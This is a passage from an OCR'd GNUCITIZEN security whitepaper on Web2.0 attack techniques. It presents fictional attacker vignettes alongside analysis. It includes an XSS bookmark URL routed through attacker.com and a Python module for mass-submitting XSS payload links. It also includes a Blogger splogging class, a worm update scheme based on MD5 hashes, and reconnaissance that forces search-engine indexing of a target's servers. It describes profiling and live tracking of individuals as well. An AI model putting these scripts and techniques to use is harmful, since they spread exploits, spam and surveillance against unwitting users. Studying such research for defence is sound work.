
```
http://example.com/vulnerable/script?parameter={payload here}
```

28. POST based XSS bookmark

```
http://attacker.com/csrf-
redirector?_target=http%3A//example.com/vulnerable/script&parameter={p
ayload here}
```


His job is quite simple but extremely effective. He spends as much time as possible discovering as many XSS issues as he can. Then he fetches the latest entries from XSSED.com and puts them all together into a mega batch. The batch of XSS issues is divided into two copies. The first copy contains his Ad-Jacking script as part of the XSS payload. The second copy contains various browser based exploits that try to download an executable from the web and install it on the target machine, once they are in action.

29. Bookmark Distribution Process



Once the two copies are ready, Blaze uses his personal favourite service, OnlyWire, to submit the batch of URLs to the major social bookmarking websites at once. Another program checks the ranking for each link and copies those with higher ranks into a separate file. These URLs he will submit manually via DIGG and Reddit. He has to do that because both of services have captchas which prevent him from using automated scripts.

30. OnlyWire



31. OnlyWire Python Module for automatic submissions

```
import base64
import urllib
import urllib2

class OnlyWire(object):
    def __init__(self, username, password):
        self.username = username
        self.password = password

    def submit(self, url, title, comments='', tags='', private='',
services=''):
        qur = urllib.urlencode({url: url, title: title, comments:
comments,
                                private: private, services: services})
        aut = base64.encodestring('%s:%s' % (self.username,
self.password))[:-1]

        req = urllib2.Request('http://www.onlywire.com/api/add?' +
qur)
        req.add_header('Authorization', 'Basic ' + aut);
```

```
        handle = urllib2.urlopen(req)

        return handle
```

32. OnlyWire Python Module usage

```
import OnlyWire

service = OnlyWire('username', 'password')
service.submit('http://path/to/xss?plus={payload}', 'website title
here')
```

Occasionally he runs another set of programs to submit the batch of links to Technorati and various blogs he has in an OPML (Outline Processor Markup Language) format. This helps propagating his exploits even further.

Riding bookmarking services has turned into full-time job for Blaze and the amount of money he makes is not bad at all.

> Social bookmarking platforms have existed since the beginning of the Web2.0 era. They are one of the few well recognized Social Media systems, which have a huge success among a large portion of the Web user base. Due to their large audience and ability to carry application states, these system can be abused by attackers to compromise unaware site visitors, by making use of browser vulnerabilities, or take advantage of contextual ad systems such as Google AdSense, by employing techniques such as Ad-jacking.

RSS KINGPIN

> RSS (Rich Site Summary / Really Simple Syndication) is the technology that keeps Web2.0 always updated, always syndicated. This technology is the driving force in our modern Web2.0 world, and the most fundamental block of the phenomenon we know as the Blogsphere. However, due to its wide spread use, RSS and other types of syndication technologies can be easily abused for malicious purposes.

My SPAM complex consists of 2000 blogs, over 5000 social networking profiles and a 24/7 line rental to one of the biggest e-mail distribution networks. My job is to give my customers the technological advantage over their competition. Whether this is going to be for marketing purposes or just for reaching a user base for wide spread 0wnage, it doesn't really matter. I am the service man.

RSS is a mechanism for syndicating site content via XML or combination of XML and RDF which is supposed to be the technology of the future Web. Perhaps this is what Web3.0 will be based on. I don't really care. Web2.0 suits my needs just fine.

My network span across several free blogging platforms among which are Google's Blogger and Automattic's Wordpress.com. My tools consists of custom python scripts to feed in and extract content from various popular sites. My favourite targets are YouTube, Top Rank bloggers from Technorati and the least interesting blog posts from the bottom of the same chart. These are the guys which I usually use for my content because search engines don't really care about them much. My biggest enemy is Google's search bot. Not that long time ago, Google has implemented a mechanism to penalize duplicated content but they have no idea who they are dealing with.


My favourite strategy is to use YouTube in combination with Blogger. Open a new account with Blogger. Download GData Python bindings. Now fetch interesting content from YouTube and dump it into your blog. There is no way for Google to list your content as spam and you get the user base straight away because everybody likes video.

A Feedburder feed monitors how far my content goes and Google Analytics is responsible to track the user experience. Depending on the information I get from both of them I tune my strategies to fit the purpose, as in the case with this popular Chinese website I spawned a couple of months ago. It was such a big hit. The poor visitors didn't even realize when a top hacker team rented this site to create a botnet of a significant size within a couple of hours. I don't ask how they are going to use the network for as long as I get my check first.

32. Python Module for splogging with Blogger

```
import atom
import gdata.service

class BloggerSplogger:
    """
    BloggerSplogger

    The power of Blogger in a single object
    """
    def __init__(self, email, password):
        self.client = gdata.service.GDataService(email, password)
        self.client.source = 'Splogger ' + __version__
        self.client.service = 'blogger'
        self.client.server = 'www.blogger.com'

        self.client.ProgrammaticLogin()

        self.available_blogs = self.get_blogs()

    def get_blogs(self):
        """
        get_blogs -> Dict

        Get a dictionary of available blogs.
        """
        blogs = {}

        feed = self.client.Get('/feeds/default/blogs')

        for i in feed.entry:
            title = i.title.text
            for a in i.link:
                if a.rel == 'self':
                    blogs[title] = a.href.split('/')[-1]

        return blogs

    def post(self, blog_name, title, content, author_name):
        """
        post(blog_name, title, content, author_name) -> ?

        Post a new entry to blog
        """
        if blog_name not in self.available_blogs:
            raise 'blog name not found'

        entry = gdata.GDataEntry()
        entry.author.append(atom.Author(atom.Name(text=author_name)))
        entry.title = atom.Title('xhtml', title)
        entry.content = atom.Content('html', '', content)

        return self.client.Post(entry, '/feeds/' \
            + self.available_blogs[blog_name] + '/posts/default')
```

33. Splogging



I know where and how to promote my network. I can generate traffic out of nothing. As I said, most of the scripts I use are python based but I have a few located on-line in JavaScript. I like to refer to them as hacking tools "in the cloud". Yahoo Pipes, Openkapow and Google Reader are big helpers too. Often I subscribe to interesting sites I see on-line. Then I mash them with others to get the desired effect. I have another set of scripts to change certain words and expressions to make the content even more unique.

Sometimes I pull site rankings down. Google's algorithms are inherently inferior when it comes to human intellect. You can make sites go up or down on the search index depending on your needs. I generate direct profit from all of this too. Blackhat SEO (search engine optimization)? Today I earn money through ad revenue or the network rental program I run concurrently. Everything else is free.

They call me the RSS Kingping.

Splogging (spam blogging) is a type of spam which affects the Blogsphere, in general. The purpose of splogging is to attract users to visit sites which are dynamically generated and my not contain direct value for the visitors, i.e spamming. Just as traditional e-mail viral attacks, splogging is a real threat when combined with malicious code. Unlike traditional e-mail viral attacks, splogging cannot be prevented. The nature of Web2.0 allows content to be aggregated and re-distributed as much as it is needed. This very basic characteristic is the most powerful tool in the hands of skillful attackers who understand the nature of Web2.0.

REVEALING THE HIDDEN WEB

SaaS (Software as a Service) has become de facto the moving technology behind Web2.0. This type of software is available through an API (Application Programmable Interface) often written using SOAP (Simple Object Access Protocol) or REST (Representational State Transfer). Today services are very widely spread and provide access to valuable key infrastructure features. Attackers are able to take advantage of these features for their own good and make use of the service provider infrastructure in undesired ways.

It was 2am. John was sitting back relaxed in his chair going through the latest port scans he have got from a friend of his. "Nothing unusual" he thought. For the last couple of days he had been trying to break into the Krenos Network - an international company dealing with all kinds of things: insurance, loans, food, fashion, health and even space tourism. His aim was to get to juicy information that his customer is most probably going to use for damaging the reputation of Krenos. You know - black public relations as they call it.

John knows that he is on to something. The Krenos Network have too many web servers sometimes running on the most bizarre ports such as 8089, 8009, 8888, etc. A big organization such as Krenos cannot deal with the amount of network infrastructure they have. There are always leaks. There are always ways to get in.

John's main concern was that he needed to get the job done in a week time. Given the number of servers Krenos has, the goal was sort of impossible. Not to mention, he has a day job as well. It is not like that he is going to spend all night hacking. He is a comfort zone man. His comfort is a priority above all other things.

While thinking about how to get most out of the time he had on this project, John stumbled upon a news article from Yahoo announcing a new Web2.0 service called Yahoo Site Explorer Ping. This suddenly raised his interest. John has been involved into the Web2.0 hacking scene for a bit. From the first articles on GNUCITIZEN he knew that the power of Web2.0 is within all these cool services out there that allow you do stuff hardly imaginable before. One time he wrote a network of Cross-site Scripting worms, which communicate between themselves via covert channels. He was using a combination of RSS-to-MAIL and MAIL-to-RSS aggregators to obfuscate the worms' paths making them impossible to be stopped unless you know the right recipe. When the situation became too critical, he decided to stop the network, but he couldn't. Some of them are still around today - like a scar on the surface of the Web.

The Yahoo Site Explorer Ping was exactly the thing that he needed.

> The Ping service allows you to notify Yahoo! when your site changes. You may notify us about a single page, or a set of pages that need attention.

A plan was formed:

1. Compose a list of URLs located within the Krenos network: protocol(http://,https://) + domain + port(80,443,8009, 8089,8888, etc)
2. Ping all of them with Yahoo Site Explorer Ping service
3. Import all of them into Yahoo My Web search engine interface
4. Use Yahoo My Web interface to query for interesting information within the targets

34. Yahoo Ping

```
http://search.yahooapis.com/SiteExplorerService/V1/ping?sitemap=http:/
/www.yahoo.com
```

35. Yahoo Ping Response

```
<?xml version="1.0" encoding="utf-8"?>
<Success xmlns="urn:yahoo:api">
  <Message>Update notification has successfully submitted.</Message>
</Success>
```

One of the URLs that he pinged was a hidden file on his server. His plan was to use it to track the progress of the pinging service.

Three days later, a Yahoo bot arrived on his site and spidered the hidden page. He tried to look for the hash he had embedded inside the page just to see whether Yahoo had indexed the page yet. That wasn't the case. John started to get worried. That night he didn't sleep at all, instead, he spend hours manually looking for vulnerabilities on the Krenos network.

Two nights later the search index was updated. It was almost like miracle. Yahoo My Web search interface was populated by the indexes of all these pages spidered by the search bot. A simple query such as "password" has brought him to tones of interesting internal portals with Internet facing IP addresses. It was just ridiculous. They even had a document that teaches users how to setup a default PPTP connection to one of their servers. The game was over. He hacked them. He hacked them badly.

> Public APIs, such as the one provided by Yahoo and Google and other major vendors, can be used for malicious purposes. Attackers can often take advantage of the API features to perform actions which are not usually intended to be done via the provided interfaces. The bigger and more important the service provider is, the more power and value attackers will be able to extract from the exposed API.

EXPLANATION

Information is everything and everywhere. It is the most valuable digital asset. During the last couple of years we have been observing a significant change in the types of resources attackers are after. Gaining root/administrative privileges used to be the most common goal of most cyber attacks. However, today's criminals aim at the personal information of their targets. This could be credit card details, personal information data, personal profiles for marketing purposes or even corporate secrets.

It is interesting to note that the information is usually available in human and machine consumable format. In the majority of cases the data is part of a Web infrastructure. Therefore, Web attacks such as Cross-site scripting, Cross-site request forgeries and SQL Injection have become significantly more important then traditional forms of attacks such as remote code execution through stack and heap overflows, etc. It is also worth nothing that they are significantly easier to find and exploit.

DATA MANAGEMENT

Web2.0 highlights some interesting aspects of data management, data aggregation and data distribution practices. With the rise of Web2.0 technologies there are higher chances for critical information being leaked or obtained directly, by compromising the remote application that interacts with it (application vulnerabilities). This can also be done indirectly, by finding hidden relationships between independent information sources such as employees' personal blogs, social profiles and bookmarks which can be clearly used to enumerate personal interests, etc.

Furthermore, apart from the social aspects of information, Web2.0 also makes possible for the data to be easily aggregated, analyzed, distributed again, and then consumed by automatic agents including client-side scripts in a form of JavaScript and ActionScript. While in the past attackers use to be required to use their own machine power to obtain and analyze the information, today they can take advantage of the numerous on-line services. This significantly improves the chances of success.

CRITICAL LEAKS

Obtaining information in the Web2.0 era has never been easier. The target, which can be an individual or a company can, be easily profiled. In terms of individuals attackers can identify the target's friends by querying social network profiles. They can learn about the target interests by following their personal blogs and looking into their social bookmark archives, which are usually available for all to see. Attackers can also learn personal information by accessing the targets' Flickr account and look through the available pictures, or obtain their geographical coordinates by matching their IP against GeoIP database or simply extract it from the numerous Google Maps mashups which allow individuals to record their geographical location. Flickr also provides Geo tagging service which is used to map individual pictures to specific geographical coordinates where the picture was taken.

In terms of organizations, they have never been more vulnerable to information leakage attacks then now. Employees are often found to host personal blogs and share personal information on the Web. This information is widely accessible by anyone and individuals can often be found to unwillingly share important data with the attacker. The employees problem is one that the organization they work for has to deal with. All this proves that obtaining corporate data which can be used to harm the organization is easily obtainable in one way or another.

LIVE PROFILING

What is even more interesting is that Web2.0 provides facilities to perform almost live profiling or even live tracking to be more specific. Attackers can simply subscribe to the available data feeds and wait for the information to be delivered to them. This is completely opposite compared to traditional spyware attacks. Spyware programs track user activities such as websites they visit, and record sensitive information such as keystrokes pressed while logging. Although it is not possible to directly obtain the user keystrokes with Web2.0, attackers can track the user behaviour to almost the same degree. For example, simply subscribing to the target's del.icio.us or DIGG feed will reveal sites that they have recently visited. The information is instant. In case the attacker has access to their GMail account, they can not only dynamically obtain information about incoming and outgoing emails without even visiting Google's Mail AJAX Interface (access by feed), but also enable the Google Web Search History and subscribe to the search history feed. The result is quite devastating and it is almost like installing an invisible tracker which cannot be removed by simply running anti-spyware software. Attackers will be able to track the target's Google queries and analyse the information on the fly.

The obtained information (private and public), can be used to profile the target to such an extent that attackers will be able to predict what types of content should be published on del.icio.us, DIGG and other sites in order to attract the victim's attention. Carefully placed traps can be used by attackers to indirectly make the victim visit resources which may contain XSS, CSRF and SQLI exploits which will enable further access upon execution. This approach is very different from what we are used to. Typically XSS attacks are based on social engineering the target via email. Today, this is less likely to happen due to the fact that users are more educated about e-mail threats. However, an unsuspicious link posted on DIGG may result in the same effect leaving no traces whatsoever.

INFORMATION SPAMMING

Apart from obtaining information about the target, attackers are capable of exposing information. This technique can be simply used to impersonate someone, to blackmail or even perform unwilling SEO (Search Engine Optimization) for harmful purposes. The Web is an open environment everyone can contribute to. The contributions can be easily abused and used for malicious purposes.

It is also interesting to look into aspects such as obtaining data from the web which is not there yet. Again, this is a form of exposing information. In the case the attacker needs to scan and analyze a given set of IP addresses, they can go with the most obvious approach which is:

1. Scan the IP blocks
2. Spider open ports (data ports such as 21 FTP and 80, 81, 443, 8080, 8888, etc HTTP)
3. Analyse information
4. Obtain results

The task is rather time consuming and not very effective. For example, if the attacker have an IP block with hundreds of open HTTP services, they can simply perform a scan to obtain open ports and expose them via blogs (Blogger) or personal page hosting sites such as Google Pages and Freewebs. Once the search engines arrive to spider, they will perform the majority of the work by indexing the content. All attackers need to do next is to get the information back by querying the search engine interface.

In some cases attackers don't even need to host links to the resources they want the search engine to spider. It is enough to ask the search engine to do so via services such as Yahoo Site Explorer Ping which schedules a spider to visit a resource of the attackers' choice. It takes tree days on average for the spider to visit the resource and another four for the content to get indexed. A typical request to the service will look like this:

```
http://search.yahooapis.com/SiteExplorerService/V1/updateNotification?
appid=YahooDemo&url=[url]
```

Apart from using Search Engines to index content that is not indexable, attackers can also use more advance tools such as pingbacks and trackbacks. Services such as Pingomatic can be used to inform about chances in the resources that needs to be exposed. These services will distribute the message across multiple information aggregators which will spider the supplied resource and index its content. Most data aggregators will visit the supplied resource within 30 minutes. This means that attackers can get their results quite fast taking advantage of the platforms they exploit.

RISE OF THE ROBOTS

Autonomous agents (Web2.0 agents) have also a lot to gain from the information oriented structure of Web2.0. This is where we talk about the semantic part of a pragmatic code. Software is stupid unless it comes with enormous knowledge about the domain of problems it solves. In terms of security, traditional worms and malware usually contain very specific and very targeted set of knowledge due to size related issues. With Web2.0 this is not an issue any more. The worm can be very smart and this will not affect its size. Vulnerability databases such as the one provided on XSSED.com can be easily scraped and used on the fly while the worm is running. The form of the data is obtained in RSS while the individual entries of the resource feeds can be scraped with a service like Openkapow and Dapper.

Attackers can also enhance malicious software with human AI. Those familiar with the concept of the Mechanical Turk will be familiar with the approach that is taken here. Attackers are most likely to take advantage of social bookmarking services which can be used to freeze application state in time. As we all know, all Web applications communicate with the user through GET or POST. The provided data plus the method defines an application state. For example we can call a script which adds two numbers like this:

```
http://domain/path/to/add/script?number1=4&number2=4
```

This URL specifies the state of the application, in which case the result is "8".

It is the same case when we talk about XSS issues. Most people believe that persistent XSS are more dangerous then non-persistent XSS. Although this is true in general, it is important to define what persistence means. In terms of Web2.0 and the services that were inspired by its fundamentals such as social bookmarking applications, mechanisms which provide the desired level of persistence can be easily found. For example, attackers can send a link with XSS payload to one of the many social bookmarking services and wait for a random or targeted user to click on it. Web2.0 enables non-persistent state such as the one described with the calculator application above, to become persistent, although the persistence is establish on a different domain.

Because the information is often aggregated and re-distributed over and over again, attackers can also create mechanisms for sending broadcast messages to any given point on the Web at any given time. For example, let's say that there is an AJAX worm which spreads on the top of several SQL Injection vulnerabilities. Once the worm is discovered the Anti-virus companies will have the remedy within an hour. However, by using the information distribution mechanisms of Web2.0 attackers can submit a broadcast message which informs all agents to update themselves with a new copy. This can be achieved by doing something as easy as placing specially generated MD5 hashes on a exposed Web pages and wait for the agents themselves to come and get the information.

Attackers can also instruct specific agents to update. For example, they can do this by following the algorithm: **DOMAIN + FUTURE TIME STAMP | MD5**, and place the generated hash on the Web including instructions how to update the worm body. The worm will repeat the same actions like this: **DOMAIN + CURRENT TIME STAMP | MD5**, and look for resources on-line by using either Google or Yahoo AJAX APIs. Once the hash is found, it will visit the page that contains it and read the page body. This can be achieved by either using another service such as Yahoo Pipes or by using the remote page functionalities added by the attacker, which allow cross-domain communication by making a use of XSS. For example:

```
http://domain/path/to/update/page?payload={xss payload for
communication}
```

This way the worm will be able to plug itself into the page, read the content and deliver the results back to its head. In fact, there are services that allow attackers to do all that by abstracting the complexity which is usually required. It is just a matter of calling the desired remote function. With a minimum effort everyone can create autonomous Web2.0 agents which live on the surface of the Web.

DISTRIBUTION CHANNELS

Another important point that needs to be taken into consideration, and which we covered briefly, is the fact that Web2.0 allows us to distribute information or to contribute if you like. Web2.0 makes it easier to discover what one have said and also reach audience of a massive scale. Feeds are just one of the many technologies that enable this so unique Web2.0 characteristic.

Content comes in many types. It can be a simple blog post and video. It can be a podcast or an image. But it can also be malicious script. Splogging, or spam blogging, techniques have already proved that the information landscape can be easily manipulated. Search engines can be tricked. Aggregators can be fooled. By employing splogging techniques, attackers can spawn massive information delivery networks which they can use at any given point. It will cost them nothing to build them up. A carefully built splog network can deliver content to hundreds of thousands of users a day. Therefore, the latest client-side exploit can be delivered within seconds or minutes to so many users bypassing any sort of protection mechanism such as Firewalls, Intrusion Detection Systems and Ant-virus software. Today, botnet management software is a lot more powerful than couple of years ago.

ATTACK INFRASTRUCTURE DESIGN

When speaking about botnets, we must talk a little bit about what Web2.0's contribution is towards this sector. In simple words Web2.0 simplifies the software development cycle. Today we can develop with technologies such as JavaScript, XML, CSS, HTML, etc. These technologies are far simpler than using C, C++ and any other language that requires a compiler and access to system functionalities. Development on the Web is a lot more agile. That is also applicable to malware that is designed to attack Web resources. AJAX worms are easy to write but what is even more interesting that it is also easy to control via management channels.

Google Mashups Editor for example, gives us the power to develop powerful AJAX applications which even have backend database support through Google's GData feeds. Developers can write CRUD applications with only AJAX and nothing else and can deploy these applications in the "cloud". This is very different type of development from what we are used to.

On the other hand there are services like Openkapow, which improve the areas AJAX lacks, i.e. the power to access any resource on the Web. Openkapow's powerful robots can craw, login, call XML-RPC and SOAP services and even execute JavaScript. The service is free and open to everyone to contribute to. Exploit writing has never been easer then now. With little effort, attackers can create specialized robots to exploit targets on demand. The robots can be mashed together with powerful AJAX exploits in combination with Cross-site scripting and Cross-site request forgery vulnerabilities in order to accommodate powerful attacks no one has ever seen.

CONCLUSION

Web2.0 is the natural progression of the Web. It will become even more flexible, and better suited to people without much of expertise in programming and security to develop, create and in general contribute. The technologies, which enable general users creativity, accommodate cyber criminals in undesired ways.

Attackers are becoming more agile and less traceable. The Web is a lot more hostile.

In this paper, we discussed only a few of the possible attacks against Web2.0 infrastructures. There is a lot more one can do. It is important that we understand the security implications Web2.0 has brought along its innovation in order to build brighter and more secure future.

ABOUT THE AUTHOR

Petko D. Petkov is a senior IT security consultant based in London, United Kingdom. His day-to-day work involves identifying vulnerabilities, building attack strategies and creating attack tools and penetration testing infrastructures. Petko D. Petkov is known in the underground circles as pdp or architect. His current area of concentration is Web2.0 security.

PDP's latest contributions to the IT security industry are "XSS Attacks: Exploits and Defense" and "Google Hacking for Penetration Testers, Volume 2" books.

ABOUT GNUCITIZEN

GNUCITIZEN group (gnucitizen.org) is one of the leading web application security resources on-line. The group has some quite unique talents on board including experts in IT security, Black Public Relations (BPR) and creative thinking. GNUCITIZEN is known as one of the leading underground think thanks.

CREDITS

Special thanks to Seth Fogie, David Kierznowski, Mario Heiderich, Robert Hansen, Stefano Di Paola, Ronald van den Heetkamp, Ivana Kalaydzhieva and Sarah Turner for the great feedback and solid technical review of the presented paper.

APPENDIX A - SELECTED APIS AND SERVICES

In this section you will be able to find a list of some of the most interesting APIs and Service that were discovered during the course of studying the Web2.0 attack techniques discussed in this paper.

Zoho Creator (http://creator.zoho.com/)
online database service

Yahoo ZoneTag (http://developer.yahoo.com/yrb/zonetag/index.html)
mobile cell locator service

Yahoo Site Explorer Ping (http://developer.yahoo.com/search/siteexplorer/V1/ping.html)
Yahoo bot forcer/updater

Yahoo Site Explorer PageData (http://developer.yahoo.com/search/siteexplorer/V1/pageData.html)
site resources lister

Openkapow (http://openkapow.com/)
extremely powerful robot creation on-line service

Dapper (http://www.dapper.net/)
screen scraper

Dodgeit (http://dodgeit.net/)
free e-mail service with RSS capabilities

Google Mashup Editor (http://editor.googlemashups.com/)
mashup development and hosting service

Google Pages (http://pages.google.com/)
free hosting service

Google Web Search (http://code.google.com/apis/ajaxsearch/)
search service

Mailbucket (http://mailbucket.org/)
free e-mail service with RSS capabilities

Mailinator (http://www.mailinator.com/)
free e-mail service with RSS capabilities

Ponyfish (http://www.ponyfish.com/)
link scraping service

Yahoo Pipes (https://pipes.yahoo.com/)
mashup development power tool

Yahoo Web Search (http://developer.yahoo.com/search/web/V1/webSearch.html)
search service

Google Alerts (http://www.google.com/alerts)
Google queries alerting system

APPENDIX B - RENAISSANCE

GNUCITIZEN Renaissance project aims to create an unified Client-side programming environment for developing syndication technology (mashup) agents. The library was initially designed to accommodate Web2.0 security related projects developed under GNUCITIZEN's brand. However, it can be used for other types of applications as well.

```
function JsonRequest(base) {
        this.base = base;
}
JsonRequest.prototype.buildQuery = function (parameters) {
        var query = [];
        for (var key in parameters) {
                query.push(escape(key) + '=' + escape(parameters[key]));
        }
        return query.join('&');
};
JsonRequest.prototype.loadScript = function (url) {
        var script = document.createElement('script');
        script.type = 'text/javascript';
        script.src = url;
        return document.body.appendChild(script);
};
JsonRequest.prototype.request = function (callback, parameters) {
        var name = 'jsoncallback' + (new Date).getTime() +
Math.random().toString().substring(2);
        if (parameters) {
                var query = this.buildQuery(parameters);
        } else {
                var query = '';
        }
        var script;
        window[name] = function () {
                document.body.removeChild(script);
                if (typeof(callback) == 'function') {
                        callback.apply(callback, arguments);
                }
        }
        script = this.loadScript(this.base.replace(/{callback}/, name) + '&' +
query);
};
function BrowseipLocator() {
        this.proxy = new YahooPipeXmlProxy();
}
BrowseipLocator.prototype.locate = function (callback, ip) {
        var base = 'http://www.browseip.com/xml?host=' + escape(ip);
        return this.proxy.proxy(callback, base);
};
function DapperDapp(id) {
        this.id = id;
        this.requester = new
JsonRequest('http://www.dapper.net/transform.php?dappName=' + escape(id) +
'&transformer=JSON&extraArg_callbackFunctionWrapper={callback}');
}
DapperDapp.prototype.run = function (callback, url, parameters) {
        if (typeof(parameters) == 'undefined') {
                var parameters = {};
        }
        parameters['applyToUrl'] = url;
        return this.requester.request(function (data) {
                callback.call(callback, data.groups);
        }, parameters);
```

```
};
function DodgitInbox(inbox) {
        this.inbox = inbox;
        this.proxy = new YahooPipeRssProxy();
}
DodgitInbox.prototype.fetch = function (callback) {
        var base = 'http://dodgit.com/run/rss?mailbox=' + escape(this.inbox);
        return this.proxy.proxy(callback, base);
};
function GoogleGroup(name) {
        this.name = name;
        this.proxy = new YahooPipeRssProxy();
}
GoogleGroup.prototype.fetch = function (callback) {
        var base = 'http://groups.google.com/group/' + escape(this.name) +
'/feed/atom_v1_0_msgs.xml';
        return this.proxy.proxy(callback, base);
};
